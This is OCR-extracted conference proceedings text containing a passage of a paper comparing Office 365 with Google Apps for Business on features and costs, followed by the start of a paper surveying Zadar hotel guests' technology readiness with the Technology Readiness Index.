necessary to carefully observe the advantages and disadvantages of certain cloud models. Besides questions concerning technology, questions of completely different nature are posed like elasticity, availability, sovereignty, safety, interoperability. During the transition to cloud computing users select the required software, platform and infrastructure. Optimal selection means maximizing the satisfaction of user needs with minimal costs. This paper refers to the SaS office tools segment, presented office suite Office 365 and compared with the same Google Apps by type of service and rates of use. II. Chapter defines the advantages and disadvantages of cloud computing. III. Chapter presents Office 365 business suite and the comparison of Office 365 and Google Apps for Business is presented in Chapter IV. The conclusion is presented in Chapter V.

II. Advantages and Disadvantages of the Cloud Model

The greatest advantage of cloud computing is usage when the service is needed. Users don't have to buy their own equipment instead they pay for using the cloud. The users pay for the exact quantity of the service they need instead of prepaid renting or reservation of resources for a longer time period. Users can pay for using the system for a few minutes or hours, decide how many resources they need and let go of the resources as soon as they are done with them. This form of doing business is especially handy for smaller firms which are just starting with their income, so they can avoid getting expensive equipment for performing certain tasks. This way of usage enables the owners of the clouds to efficiently rent them and as needed distribute resources to individual users based on the user's needs and priorities. It's already been mentioned that cloud definition carries with it many unclear areas. The greatest mystery is to define what exactly is considered to be a cloud and it's generally determined by the size of the infrastructure of which the cloud consists of. With great infrastructures utilization and efficient distribution of resources is very important for conducting good business. From the user's perspective an impression of unlimited resources used whenever needed is formed. This is usually achieved by virtualization and smart resource distribution.

Greatest disadvantages are availability and safety. Users are requested to have their business depend on services located on someone else's infrastructure. If problems arise and the infrastructure becomes unavailable it can cause great financial losses. Besides, the services themselves can contain secret data which then also has to be appropriately secured when on the cloud. Te cloud provider has to form a relationship based on trust with his clients, he has to insure that their data will be properly secured. If there is any violation of safety or loss of data it can destroy the providers business. Same can happen if the service is unreliable and too often out of function. Users won't go to a provider who can't guarantee great reliability of the cloud. Methodology, used for the comparison of the cloud systems, is based on available sources on the Internet and users' experience in working with the Office 365 business suits and Google Apps for Business.

III. Commercial Cloud-Based Package Microsoft Office 365

Microsoft Office 365 is a large package of services which consists of many products like Exchange Online, SharePoint Online and Lync online for cooperation and communication. Also, Office Web Apps (OWA) enables users to view and edit documents based on desktop versions of Microsoft Office (Word, Excel, PowerPoint and OneNote) by using the appropriate web viewer[3]. Conceptually, Office 365 is a solution primarily focused at companies, organizations or institutions that have a high need for internal communication and document sharing without the need for establishing complex infrastructures based on Microsoft Exchange[4] or Share Point[5] server. It's primarily intended for users of desktop Microsoft Office[6] integrated software package for simple access to documents from any computer including mobile platforms and for simple internal correspondence, voice and video-chat options. There is Office desktop setup to workstation for managing required components and updates, or can be used Microsoft Office 2010 as well as Office 2007 with SP2. Web Apps allow different users to work on the same document in the same time, with no multiplications of same document or history versions problems. Office 365 diagram is shown in Figure 1. and the most important features of Office applications 365 are presented below.



Fig. 1. Office 365 diagram[7]

[3] Web source: PcWorld,http://www.pcworld.com/businesscenter/article/245633/10_most_powerful_cloud_companies.html (05.01.2012.).

[4] **Microsoft Exchange Server** is the server side of a client–server, collaborative application product developed by Microsoft.

[5] **SharePoint** is a web application platform developed by Microsoft. It is typically associated with web content management and document management systems, It is capable of being configured into a wide range of solution areas.

[6] Versions of Windows supported by Office 365 are: Windows XP with SP3, Windows Vista SP2, Windows 7, and Windows Server 2008. Microsoft Office Web Apps Service Description. http://www.microsoft.com/download/en/details.aspx?id=13602 (05.01.2012.).

[7] Web source: http://onlinehelp.microsoft.com/en-us/office365-enterprises/ff652539.aspx (05.01.2012.).

A. *Word web App*

Word web App belongs to the category of text processors. User interface corresponds to the desktop version of Word 2010. Word Web App does not fit in the **W**hat **Y**ou **S**ee **I**s **W**hat **Y**ou **G**et (WYSIWYG) category of applications; text editing is performed without per page display, without header and footer, without footnotes and without margins. Text written in Word Web App will keep its base formatting which means that text formatting will be kept if accessed with a desktop version of the application. The possibilities of text editing are very similar to Google Docs service with the exception of a larger fonts and styles base, grammar check (including Croatian language support), but it lacks the option of viewing the number of characters in the document. Microsoft Silverlight[8] technology is used for documents display; the technology enables a detail and viable display of documents on other web viewers like Mozilla Firefox, Opera, and Google Chrome. The conversion to and printing in the PDF format are not supported.

B. *Excel Web App*

Excel Web App fits into the category of table calculators. The user interface is reminiscent of the desktop version of MS Excel, but with simplified and more modest options. The SUM and AVERAGE group functions button is lacking. Excel Web App displays the work sheet the same way as the desktop version of the same tool. Pivot tables and graph charts are supported. A big disadvantage is the inability to print a document using the web viewer.

C. *PowerPoint Web App*

PowerPoint Web App fits into the category of applications for creating presentations. The user interface is minimalistic compared to the desktop version of the same application. There are no themes editing, transitions or effects editing tools. There is no option to move a frame containing content, to change its size or to add any additional frames. PowerPoint Web App is a WYSIWYG application; document display is identical to the desktop version of the same application. Microsoft Silverlight technology is used for documents display. Displaying a document made in PowerPoint Web App is made possible exclusively using "full"slides; black and white print with removed background and grayscale tones is not supported.

D. *Outlook*

Outlook fits into the category of e-mail client applications. User interface is identical to the desktop version of the application and it is also localized to enable the usage of Croatian language.

E. *Exchange online*

The greatest advantage of exchange online is that corporation e-mail messages can be accessed via client version of Outlook, Outlook network version or using the most popular mobile devices including Windows Phone 7, Android, Blackberry and Iphone mobile devices. For mobile devices in addition to POP39, Office 365 offers Exchange support in the form of ActiveSync10. Messages are saved to a central station which can be accessed using different platforms. Although Exchange Online is located within the cloud instead of on the local server of the company it possesses administration tools. New users are added individually or in groups (using the .CSV11 file), in accordance to the level of access and administration clearance of the user. There are also certain tools for transferring mailboxes from the client version of Outlook to the online version.

F. *SharePoint online*

SharePoint is a server-based database application that uses a Web user interface for users to access this primarily file-storage mechanism with powerful collaboration tools built in and placed on SharePoint Server. Some of the features SharePoint online are: managing and sharing important documents, advance finding important documents, protecting sensitive content with document-level permissions, accessing important documents offline by using SharePoint Workspace, enabling real-time communication with colleagues from within SharePoint Online and controlling service provisioning, monitoring, and reporting to simplify management through a single console. Sharepoint online gives online collaboration effectively.

G. *Lynch online*

Office 365 package also comes with a Lync Online service. Lync Online as a part of Office 365 package offers numerous communication options which are based on IM (*instant messaging*) communication among employees, communication with people within Outlook 2010, organizing online meetings and recording, sharing desktops with integrated options of Lync, viewing documents from SharePoint, making distribution lists, sharing files and a great options for administration through a centralized network access.

IV. GOOGLE APPS FOR BUSINESS VS OFFICE 365

Google Apps is a service from Google providing independently customizable versions of several Google products under a custom domain name. It features several Web applications with similar functionality to traditional office suites. Google Apps for Business, which offers additional e-mail storage, is available for an annual fee per user account. Google Apps for Education, which is free, combines features from the Standard and Premier editions.

[8] **Microsoft Silverlight** is an add-on for web-viewers which enables the display of multimedia content like animations.

[9] Post Office Protocol version 3 (**POP3**), is a common protocol for receiving e-mail from the server on networks that use internet protocol.

[10] **Microsoft ActiveSync** is a protocol, which enables transfer of data between PCs and mobile devices (GSM or Smartphone devices) and handhelds.

[11] A **comma-separated values** (**CSV**) file stores tabular data (numbers and text) in plain-text form. It is a simple file format that is widely supported by consumer, business, and scientific applications.

A. Technology

Google Apps are using web browser for all actions doing by user. Office 365 offers two different versions: basic" version of Office 365 accessible from a browser, but for "serious work" customer need the professional version, which necessitates the use of a Windows fat client, natively running Office 2010 and Outlook 2010.

B. Instance sollution

Google Apps are based on one-instance solution while Office 365 Web Apps are based on multi-instance solution (as shown in figure 2.). Benefits of a multi-tenant (one-instance) solution:

- One instance for all customers;
- All users use the same version of the software (mostly up-to-date);
- New version of the software is immediately available to all customers.

Office 365 is not multi-tenant service because it offers two different versions:

- Version S, for 'Standard', dedicated to small and medium sized organizations;
- Version D, for 'Dedicated' as multi-instance, single-tenant version for large organizations. Each client will have their own instance of Office 365 with dedicated servers and files.



Fig. 2. Instance solutions. Office 365 vs. Google Apps.

C. Colaboration

Any content created with Google Apps — text, picture, presentation, blog, wiki, video — is *natively* shareable while Office 365 Web Apps are depending on SharePoint online service which is only included by the professional version of Office 365. Office 365 for document sharing service use SharePoint Online while Google Apps shares documents by using their own tool by default (Google Docs). Finally, for more effective collaboration in Office 365 is necessary to know SharePoint tools.

D. Budgets

For using Office 365 service we need to know what version do we need. Customers have to make difficult decisions: which users will have the 'right' to the premium and expensive solution, who will have to settle for the basic version? The cost of solutions are also different.

With Google Apps for Business (Flexible plan), it's cost no more than $5/month/person. In comparison, business versions of Office 365 cost from $10 to $27/month/person. That's 2 to 7 times more. Types of services that use the cloud concept determines the price for the end user. Advantages and disadvantages of Office 365, Google Apps and Hyper Office are presented in the table 1. The increasing presence of smartphone devices supporting the causes cloud service for mobile devices as one of the most important criteria when choosing an office suite. Table 2. presents supported cloud services for mobile devices.

Table 1. Comparison of the popular cloud services – GENERAL

GENERAL		
Microsoft Office 365	Google Apps for Business	Hyper Office
Advantages		
• Ideal for elaborate enterprise needs • SharePoint Online may be used to create custom applications	• Includes Gmail, one of the best email clients around • Low cost leader • Single-instance	• Designed with a laser focus towards SMB needs • Seamlessly integrated since it was designed as a single solution • Customer support (for all users/all issues) is ideal for SMBs without in house IT
Disadvantages		
• Ad-hoc integration as components are also stand alone products (Sharepoint Online, Exchange Online) • Can be complex for some users • Multi-instance („basic" version, „porfessional (Plan A,B,C) - hard to make decision • Professional version depends on desktop Office applications	• Is seen as more a consumer oriented product repackaged for businesses • Poorly integrated with multiple interfaced as components are stand alone products in consumer market (Gmail, Sites, Groups etc.)	• Lacks online authoring capabilities • Lacks web conferencing

Table 3. analyses the costs of desktop and cloud solutions for end users on monthly and annual basis. Corporate solutions with annual maintenance plan are analyzed and require additional fees. Assuming the negligible costs in transition to cloud computing, estimate the cost of using MS Office 365, Microsoft Office 2010 Desktop and Google Apps for Business is given in Table 3.

Table 2. Comparison of the popular cloud services – GENERAL

MOBILITY			
	Microsoft Office 365	Google Apps for Business	Hyper Office
Phones Supported	iPhone, BlackBerry, Android, Nokia, Windows Mobile s	iPhone, BlackBerry12, Android, Nokia, Windows Mobile	iPhone, BlackBerry, Android, Nokia, Windows Mobile
Features Supported	push email, push calendars, push contacts, push tasks	push email, push calendars, push contacts,	push email, push calendars, push contacts, push tasks
Protocols Supported	ActiveSync	ActiveSync, SyncML13	ActiveSync, SyncML, Email to SMS

Table 2. Total Cost of Ownership (TCO) Office 365 vs Office 2010 (desktop) vs Google Apps for Business based on 100 users.

Office 365 solution (basic & professional)	(Average[14])	
	Year	Month
1 Year TCO/User	$ 120	$ 10
3 Year TCO/User	$ 120	$ 10
5 Year TCO/User	$ 120	$ 10
Office 2010 solution	(Average)	
	Year	Month
1 Year TCO/User	$ 5.817	$ 485
3 Year TCO/User	$ 2.220	$ 185
5 Year TCO/User	$ 2.580	$ 215
Google Apps for Business solution Flexible[15] plan	(Average[16])	
	Year	Month
1 Year TCO/User	$ 60	$ 5
3 Year TCO/User	$ 60	$ 5
5 Year TCO/User	$ 60	$ 5

Figure 3., 4. and 5. are showing total average costs of each business suite (Costs do not include deployment and migration expenses.). Notice that the most expensive solution is desktop version of Office 2010. In conclusion we can say that cloud business suits offer acceptable solution with high level of collaboration, sharing services, for less price.



Fig. 3 Average costs of Office 365 business solution



Fig. 4. Average costs of Office 2010 desktop business



Fig. 5. Average costs of Google Apps for Business

VI. Conclusion

Definition of cloud computing says that the cloud is a group of computers and computer software on which services are installed which are then provided via the Internet while cloud computing consists of the cloud and the services set on the cloud. It seems an ideal model but It has more advantages but also disadvantages. The greatest advantage of cloud computing is usage when the service is needed. And the greatest disadvantages are availability and safety. Modern cloud architecture gives as many commercial business suit tools like Microsoft Office 365, Google Apps, Hyper Office which can be effectively used in business environment. In this paper we have compared two powerful office business tools. The comparison was based on Internet articles (official web sites) and user's experience. Google Apps for Business vs. Office 365 business suit was compared in final expenses meaning.

12 Requires Blackberry Enterprise Server implementation

13 Only supports contacts for SyncML

14 These results are shown by office 365 calculator (http://officeonlineinthecloud.com/). This results are based on 100 users and the averages for 100 users. This TCO model is very general. Costs do not include Deployment and Migration costs, as these will be roughly the same for either deployment. For a fully detailed TCO model, please apply directly to Microsoft.

15 These results are based on Google Apps for Business (Flexible plan without contract)

16 These results are taken by offical google site http://www.google.com/apps/intl/en/business/messaging_value.html (13.2.2012.)

Types of services that use the cloud concept determine the price for the end users. Google Apps for Business have less price and one-instance solution while Office 365 business is based on multi-instance solution. Multi instance solution is less acceptable in cloud concepts. Collaboration is better in Google Apps because of Google Docs service which shares all documents by default. Office 365 depends on SharePoint service which is included only in professional version of Office 365 business suite. Finally expenses are pretty different between cloud suits as was shown in graph 1,2. and 3. Final user's choice of commercial business suit tools depends on user's needs, prices of suite tools, availability on mobile devices, user's experience with suite tools and motivation for learning new suit tools.

Adoption of Smart Technology in Croatian Hotels

Božena Krce Miočić, Ljiljana Zekanović Korona, Martina Matešić
Department of Tourism and Communication Studies
University of Zadar; Franje Tuđmana 24i, 23000 Zadar
krceb@unizd.hr ; ljkorona@unizd.hr

Summary – The technology development is unquestionably affecting the development of the society as a whole. The contemporary, new, high and so-called smart or intelligent technologies are progressively cutting across different spheres of social and economic life. The oversupply of the tourism market, hotel industry in particular, has stimulated the hoteliers by implementing innovations to try to find the best way to differentiate and give prominence to their hotel facility among the large number of its competitors. They have been stimulated to implement smart technologies in their hotel facility by several primary reasons: differentiation and business cost reduction for the purpose of gaining competitive advantages, but first of all – gaining a better understanding of the hotel guests' needs and a quality level improvement of the existing hotel service. This paper examines the tourism demand readiness to accept the tourism product innovations. The research has been conducted by survey method of random sampling 106 hotel guests in the area of the city of Zadar. The given results have then been analysed by descriptive statistics methods. The Technology Readiness Index (TRI) has been calculated based upon which the tourists' readiness to use innovative tourism products has been determined. The research has proven that the respondents are relatively unsatisfied with the current smart technology implementation in the hotel product and that they are ready to except a higher level of implemented smart technologies.

I. INTRODUCTION

The hotels are primary forms of accommodation facilities and one of the foundations for quality determination of accommodation supply at the tourism destination [1]. The basic function of the hotel industry is for the guests that are temporarily staying at the hotel facility to provide accommodation, food and beverage services as well as other different recreation, relaxation and leisure programs [2]. Up until today there are no international obligations for all the countries to adhere to regarding the determination of the basic conditions for the faciliy wishing to call itself a hotel or any special conditions for a specific hotel categorisation [3]. The hotel facilities in Croatia, like in other countries, include: hotels, hotel settlements, aparthotels, apartment settlements, pensions and motels. The stated facilities differ in their size, quality and category. In this respect they differ in their offered product volume, structure and level [4].

Strong trend of tourism growth leads to an increase in the number of hotels in the world as well. Some analysis at DrKW show that by 2030 the number of hotel rooms in the world will double to around 30 million and that the room stock of hotel chains will increase from 4.5 million to 20 million, while the number of unaffiliated hotel rooms will not grow and quasi hotels will continue to decline [5]. For a company operating in contemporary business conditions, on the saturated tourism markets, the innovation implementation process provides a competitive advantage and a way to preserve the strategic positioning of the company. A company not ready to innovate in its products/services or the production process will be at risk of irreversibly falling behind its competition [6].

The innovation process is a systematic development and a practical application of new ideas – it is a process of transforming inventions (new knowledge) into new procedures, technics, technological processes, technologies, new or improved products [7]. In relation to the level of innovation, innovations can be radical or incremental [8]. Radical innovations are revolutionary innovations that significantly affect the business in the whole industry, i.e. they redefine the market. Most often they involve high investments and high risk level. Incremental innovations are defined as smaller, mainly cosmetic improvements of the company's business; they involve smaller investments and have predicable results to a certain degree.

The innovation, in order to be considered an innovation in a certain field, has to be profitable, competitive and has to increase the product value or, should the stated be applicable in tourism or the hotel industry – it has to increase the value of the tourists' experience. The service value for the consumers is a ratio between the perceptual quality and its price. Thus in order to increase the value, i.e. to consider the innovation a success in the hotel industry either the hotel product quality has to be increased or its price decreased. The theoreticians of hospitality and tourism innovations Weiermair and Keller at the OECD Conference in Lugano *Innovation and growth in tourism* [9] have stated that a large number of innovations develop directly in hospitality services, but that these are incremental, cosmetic changes of the existing products/services with minimum investments. Significant changes in tourism and hotel industry start with implementation of new information and communications technologies (NICT) in conducting a business. Most innovations related to NICT refer to new forms of distribution, marketing and communication in general with potential and actual hotel guests. The NICT implementation generates a new form by implementing in the hotel industry; thus considering the technology implementation, the innovation in the hotel industry can be technological and non-technological.

II. SMART TECHNOLOGY IMPLEMENTATION IN THE HOTEL INDUSTRY

The term high technology (or high tech) covers the most advanced currently available technology in a certain period of time in a certain society. High technology is often equated with smart or intelligent technology. The words "smart" and "intelligent" are often used as promotional tools for promoting new technological products on the market. The smart technology key characteristic is awareness of its situation and surroundings as well as its ability to react to the surrounding conditions [10] specifically through adjustment, sense, inference, learning, prediction and self-organization [11].

The technology innovations in a hotel company can be considered through innovation implementation in a hotel product and/or hotel technological process. A smart room is one of the most common innovations in the hotel product. Smart or intelligent hotel rooms are composed of elements (heating, air-conditioning, shutters, lighting, alarms, video, media, bathroom) managed through electrical instalations wiring from software that can be managed manualy (computer, switch) or automatically (sensors, given sequence, commands). Furthermore, smart technologies can be implemented in multimedia devices comprising audio and video systems such as TV sets, personal computers, Internet connections and telephony as well as other guest entertainment contents. Thus the wireless Internet connection has become part of the standard hotel offer. The traditional telephone systems and devices in the hotel rooms have been replaced with so-called IP telephony (IPT). The Internet Protocol telephony (Internet telephony) is a system for voice communication via computer network that, accept for the telephone service itself, provides hotel guests with other new services based on advanced telephone devices such as: video conference via telephone, telephone management in native language of the guest, personalized messages communication with each guest via telephone and room comfort management via telephone screen. IP TV sets are considered to be the basics of television sets in the future. The interactivity of a television where the viewer via remote control is receiving, but at the same time requiring information, products and services, will fundamentally change the way of informing and entertaining hotel guests. Besides the standard programmes with the help of IPTV the guests are provided the possibility to watch *pay-per-view* films from the online video library, choose *video-on-demand* clips as well as use other entertainment and interactive services such as Internet connection, e-mail, hotel online jukebox, local information portal, check their flight status, check out from the hotel, make restaurant reservations, play games online etc. The television screen may be used for working in *Microsoft Word*, *Power Point* and *Excel* with the help of a wireless keyboard and a mouse. Furthermore, the video game consoles are becoming integral part of the hotel offer in many hotels world wide, thus broadening the relaxation and entartainment offer for their guests.

Smart hotel rooms are being managed with the assistance of specialy created devices such as: intelligent touch screen monitor, software for smart mobile devices transforming the PDA[1] device (of any manufacturer) into a mobile device for hotel room management, personal computer with an Internet connecton. Smart room can be managed by a TV set remote control, weather-control station, sensor, given sequences and regular switches as well [12].

Except with smart rooms, hotel product innovation can be achieved through digital (virtual) receptionist implementation. It is a type of computer application that takes all charge necessary for the guest, from his arrival at the hotel to his check out and thus providing for the guest to have his own personal receptionist at his disposal 24 hours a day, seven days a week.

The technological innovation of the hotel business process has a goal to lower the operational expenditures or reduce the production time for a specific product and thus improve the competitiveness of the hotel service. These innovations do not call for any special involvement of the hotel guests in their use, but they are more oriented to the hotel workers.

Although the above mentioned technology applications in the hotel industry are not widely spread, new technologies are developing and the existing ones at this point of time are becoming outdated. The hotel owners will have to keep up with the technology shift by applying it in order to make their hotel product more desirable, attract new guests and reduce business expenditures. Although most of the technological products shown in Table 1 are available even today, their systems need to be upgraded and their wide application in the hotel industry will be reached only in the future.

TABLE 1. ESTIMATED FUTURE NEW TECHNOLOGY IMPLEMENTATION IN HOTEL BUSINESS [13]

TODAY	Year 2015	Year 2020
Intelligent rooms with the possibility of controlling the hotel room media, lighting and temperature	Hotel room access viy smart mobile phones	Smart room management via movement and voice sensors
Internet access	Multimedia beds	Biometrics
IP telephony	Video conference, telepresence and virtual meetings	Haptic interfaces
IPTV sets	Interactive monitors and interactive surfaces	Robotics
Interactive self-service kiosk	Ambient intelligence	Holograms
Digital receptionist		Nanotechnology

The tourism management is using the innovation implementation process to emphasize its product on the market, but at the same time there must be readiness of the tourism demand to adopt and consume that product

[1] PDA (Personal Digital Assistant) is a digital mobile device that functions as a personal digital assistant in a form of an organizer.

[14]. Strong growth of computer literacy of the population and use of modern mobile telephony [15] are assumptions to expect growth in desirability of tourism products with implemented smart technology.

III. RESEARCH METHODOLOGY

The research problem of this paper refers to hotel industry innovations based on the possibility of smart technology implementation. In order to study the effect of smart technologies on the hotel industry it is necessary to examine the effect of smart technology on hotel guests, what is their readiness to adopt these innovations and whether they make the hotel product more desirable. A field research has been conducted by survey method and as a measuring instrument a questionnaire has been used for the period from 1st October to 1st November 2010. The survey questionnaire for examining the hotel guests' attitudes consisted of 11 closed and 2 open questions and was possible to be filled out in these three suggested languages: Croatian, English and German. The collected data was then processed by descriptive statistical method, the obtained results were interpreted and future directions and prediction were given. Besides these statistical data processing methods, the so-called *Technology Readiness Index* has been used to measure the person's readiness to accept and use new technology products and services.

IV. RESEARCH RESULTS

A. Demographic characteristics of the respondents

In the research 106 respondents have participated, 52% of which female and 48% male. Most of the respondents are between 26 and 35 years of age (32%), followed by categories between 36 and 45 years (27%) and between 45 and 55 years (21%). The education level of the respondents includes the following categories: primary education with only 1% of respondents, secondary education has 17% of respondents, bachelor degree 21% of respondents, graduate degree 37% of respondents, doctoral degree holds 11% of respondents.

In order to determine the sample representativeness, age data and data on education level have been compared to the study of *Attitutes and consumption of tourists in Croatia* (cro. *Stavovi i potrošnja turista u Hrvatskoj*) – Tomas summer 2007 [16] at the Institute of tourism. Considering the age range category, the deviations in the results are not considerable. Deviations in the results are somewhat more notable with the results regarding the education level of the respondents. In the results of the primary research of this paper the most represented category was university education, while in the Tomas summer 2007 results the most represented was the category of respondents with secundary education. However, the Tomas summer 2007 research results in the part conserning exclusively the Zadar county area have pointed out that in that area a significant portion of university educated guests and guests with monthly higher income had been recorded, which makes 40% as compared to the rest of Croatia where the portion of university educated guests is 28,70%. Considering the above stated facts, we can conclude that the guest sample of the primary research is representative.

One of the research limitations is the time period of conducting the survey from 1st October 2010 to 1st November 2010, while the Tomas summer 2007 research lasted from June 2007 to September 2007. Thus the most significant differences of population sample deviations are in respondents' nationality, their income and motivation of arrival at the destination. According to Tomas summer 2007 most of the tourist guests come from Germany (17,4%), Italy (11,3%), Slovenia (10,9%), Czech Republic (8,6%) and Croatia (8,4%). According to this research the majority of respondents come from Republic of Croatia (58% of respondents), then Germany (12%), Bosnia and Herzegovina and Italy (6%), USA (4%) and finally Austria, Slovenia, Ireland and Hungary (3%), while the respondents from other contries are represented in 1% of the answers.

Monthly respondents' incomes are usually up to 2000 EUR (66% of respondents), while a monthly income above 2001 EUR have 34% of respondents. Considering the respondents' monthly income and their country in domicile it can be concluded that the level of monthly income in the research is significantly affected by the number of respondents from Croatia, where 53% of respondents have income up to 1000 EUR, 39% of respondents up to 2000 EUR and more than 2001 EUR have only 9% of respondents.

B. Travel motives

Apart from the respondents' demographics, it was highly important for research purposes to determine the primary travelling reason of the hotel guest and the instance of hotel selection as an accommodation facility during the travel. As a primary travelling reason 41% of hotel guests have indicated business and only 31% leisure, 39% of respondents think that they stay in hotels often, while 19% always choose a hotel as their primary accommodation on their travels. In comparison to the results of the primary Tomas summer 2007 reasearch it is possible to see the difference in motivation of the arrival to the destination. According to the Tomas summer 2007 research the portion of respondents visiting the destination for business obligations makes only 0,9%. All above mentioned differences in the respondents demographic characteristics between the two researches are due to a different time period of conducting the researches. The above stated in no way affects the sample representativeness, because the hotel facilities where the research was conducted are open all year round and their business is not terminated with the ending of high season (mostly for the period from June to September in one calendar year), when most destination visitors are motivated by leisure, relaxation, entertainment and etc. Precisely these hotels that are open all year round

represent the foundation of the seasonal insensitive and thus qualitatively more efficient tourism product.

C. Technology Readiness Index (TRI)

In order to estimate the technology adoption readiness of hotel guests, the so-called Technology Readiness Index (TRI) has been used. TRI is an index developed for measuring person's readiness to embrace and use new technologies. It is based on investigating people's feelings toward new technologies. Feelings, i.e. components incorporated by the TRI are: optimism, innovativeness, discomfort and insecurity. The above stated feelings are being measured by a Likert type scale in a form of series of statements, where respondents can rate how much they agree or disagree with a certain statement on a scale of 1 to 5. The statements used in this research (Table 2) have been adopted from the research *Segmenting hotel customers based on Technology readiness index* at Cornell University in the United States of America and adjusted to the hotel industry [17].

TABLE 2. TECHNOLOGY READINESS INDEX – STATEMENTS TO MEASURE READINESS

№	Statement	Component
1	I can usually figure out new hi-tech products without help from others.	Innovativeness
2	New technology is often too complicated to be useful.	Discomfort
3	I like the idea of doing business via computers because you are not limited to regular business hours	Optimism
4	When I get technical support from a provider of a high-tech product or service, I sometimes feel as if I'm being taken advantage of by someone who knows more than I do.	Discomfort
5	Technology gives people more control over their daily lives.	Optimism
6	I do not consider it safe giving out credit card information over a computer.	Insecurity
7	In general, I am among the first in my circle of collegues to acquire new technology as soon as it appears on the market.	Innovativeness
8	I do not feel confident doing business with a place that can only be reached online.	Insecurity
9	Technology makes me more efficient in my occupation.	Optimism
10	If you provide information to a machine or over the internet, you can never be sure if it really gets to the right place.	Insecurity

The process of determining the person's TR index covers the following procedure: summing of allocated scores of the positive components from the Likert scale (1 – 5), then separate summing of scores of the negative components and the difference in scores. Considering the question number in Table 2, the formula for calculating TRI is as follows:

$$(P1 + P3 + P5 + P7 + P9) – (P2 + P4 + P6 + P8 + P10)$$

The results obtained by applying the given formula represent an evaluation of how ready an individual, i.e. a respondent is to adopt new technologies. Readiness evaluation comprises score range from -20 to +20. Deviding this evaluation scale on five equal shares, the following respondent categories can be distinguished:

- Laggards, index score between -20 and -13, are respondents who are not ready to embrace new technological products even when having no other choice.
- Paranoids, index score between -12 and -5, are respondents who may believe that technology is good, but using it they feel insecure and uncomfortable.
- Sceptics, index score between -4 and +4, are respondents who are moderate or average users of technology products.
- Pioneers, index score between +5 and +12, are respondents who are ready to embrace new technologies, but before its use they need to be convinced that the new technology works impeccable and there won't be any problems while using it.
- Explorers, index score between +13 and +20, are respondents who are innovative and curious and who are usually the first to try and adopt the latest tehnology product on the market.

Consequently, the higher the TRI level is, the bigger respondents' propensity is to adopt and use new technologies.

In order to estimate the hotel guests' readiness to use smart or intelligent technologies during their hotel stay, the TR index implemented in the Likert scale has been used in this research. Respondents' answers range up to 35 points, where the minimum score is -16 and the maximum obtained result is +19. The average score of all respondents is 3.61 with standard deviation of 7.41 (Table 3). Most of the guests are included in the Sceptics category (46% of respondents), followed by the Pioneers category (34%), then the Paranoics category (11% of respondents) and the Explorers category (11% of respondents). The least number of respondents is in the Laggards category with only 1% of respondents. Table 3 shows respondent groups according to the TRI categories with the associated results of arithmetic mean, central and dominant value and minimum and maximum TRI score.

TABLE 3. HOTEL GUEST CATEGORY ACCORDING TO TR INDEX

TRI	% of respondents	Arithmetic mean	S. d.	Min	Max	Median	Mod
Laggards	1%	-16	0,00	-16	-16	-	-
Paranoids	11%	-8,33	2,23	-11	-5	-8,5	-11
Sceptics	43%	0,02	2,22	-4	4	0	1
Pioneers	34%	8,84	2,34	5	12	10	10
Explorers	10%	15,55	2,11	13	19	16	16
Total	100%	3,61	7,41	-16	19	3	1

Because of the respondents' score diffusion and the simplicity of the research, the respondent groups ready and unready to adopt technologies are merged in special frames which resulted in forming the following categories:

1. category of respondents unready (low TRI) for technology covers the *Laggards* and *Paranoids* categories, i.e. index score between -20 and -5,
2. category of moderately ready respondents (moderate TRI) covers the *Sceptics* category, i.e. index score between -4 and +4, and
3. category of ready respondents (high TRI) that covers the *Pioneers* and *Explorers* categories, i.e. index score between +5 and +20.

By applying the above mentioned segmentation, it is possible to determine the basic hotel guests' characteristics regarding their technology readiness. Table 4 shows the respondents' demographics according to the TR index, i.e. their readiness to adopt new technologies.

TABLE 4. HOTEL GUEST DEMOGRAPHICS ACCORDING TO TR INDEX

Hotel guest TR index									
	TR index level			Average score	S. d.	Min	Max	Median	Mod
Gender	Low	Moderate	High						
Male	38%	44%	54%	4,18	7,27	-16	19	5	-2
Female	62%	56%	46%	3,09	7,57	-11	19	2	1
Age									
